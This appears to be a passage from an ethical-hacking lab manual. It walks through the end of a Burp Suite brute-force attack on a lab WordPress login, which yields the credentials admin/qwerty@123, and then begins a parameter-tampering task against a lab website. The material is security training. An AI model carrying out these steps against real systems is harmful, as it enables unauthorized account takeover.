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



40. Now, that you have obtained the correct user credentials, close the **Intruder attack of 10.10.1.22** window.

    Note: If a **Warning** pop-up appears, click **Discard**.

41. Navigate back to the **Proxy** tab and click the **Intercept is on** button to turn off the interception. The **Intercept is on** button toggles to **Intercept is off**, indicating that the interception is off.



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
42. Switch to the browser window and perform **Steps 5-7**. Remove the browser proxy set up in **Step 8**, by selecting the **No proxy** radio-button in the **Connection Settings** window and click **OK**. Close the tab.



43. Reload the target website **http://10.10.1.22:8080/CEH/wp-login.php?**, enter the **Username** and **Password** obtained in **Step 39** and click **Log In**.

    Note: Here, the username and password are **admin** and **qwerty@123**.

    Note: If a pop-up appears, click **Resend**.

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
44. You are successfully logged in using the brute-forced credentials. The **Welcome to WordPress!** Page appears, as shown in the screenshot.



45. This concludes the demonstration of how to perform a brute-force attack using Burp Suite.
46. Close all open windows and document all acquired information.
47. Turn off the **Window Server 2022** virtual machine.

Task 2: Perform Parameter Tampering using Burp Suite

A web parameter tampering attack involves the manipulation of parameters exchanged between the client and server to modify application data such as user credentials and permissions, price, and quantity of products.

Here, we will use the Burp Suite tool to perform parameter tampering.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine, **Windows Server 2019**. Here, the host machine is the **Parrot Security** machine.

1. Turn on the **Windows Server 2019** virtual machine.

